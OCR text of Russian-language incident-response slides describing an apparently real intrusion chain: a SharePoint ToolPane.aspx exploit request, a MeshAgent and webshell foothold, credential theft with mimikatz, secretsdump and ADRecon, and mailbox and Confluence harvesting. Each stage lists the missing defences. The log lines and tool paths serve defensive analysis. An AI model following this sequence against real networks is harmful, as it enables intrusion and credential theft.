

Гойденко Денис
PT ESC IR



Материалы для создания туннелей


или как обычно это бывает

0x01 вошли




POST /_layouts/15/ToolPane.aspx
DisplayMode=Edit&a=/ToolPane.aspx 443 - 99.33.44.XX
Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64;+rv:120.0)+Ge
cko/20100101+Firefox/120.0 /_layouts/SignOut.aspx

нет VM



0x02 закрепились




c:\program files\mesh agent\meshagent.exe

HEUR:Trojan.ASP.Webshell.gen
C:\Program Files\Common Files\microsoft shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\Gui.ashx

нет EPP

0x03 собрали учётки



C:\Users\Public\Temp\ADRecon-Report-20254001531800

.\Users\Serg\Music\Mimi\x64\mimikatz.dll


.\Users\Serg\ Music\Mimi\x64\64_log.txt

c:\users\public\secretsdump.exe

нет EPP

нет NTA


0x04 почитали почту




- УЗ администраторов
- пароли разработчиков
- доп нформация о бизнес процессах

2025-02-04 09:22:41 192.168.1.50 GET /owa/service.svc action=GetItem&MailboxId=SMTP:user@corp.local&ItemId=AAMkADRmMj... 443 user@corp.local 192.168.1.3 (SHAREPOINT) Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64) 200 0 0 125

нет UEBA



0x05 почитали Confluence




- схемы
- пароли

GET /download/attachments/135678357/
Infinity%20DEV-SERV-01%10X.rar
?version=1&modificationDate=1673156735634&api=v2&do
wnload=true

нет UEBA


0x06 оставили закладки



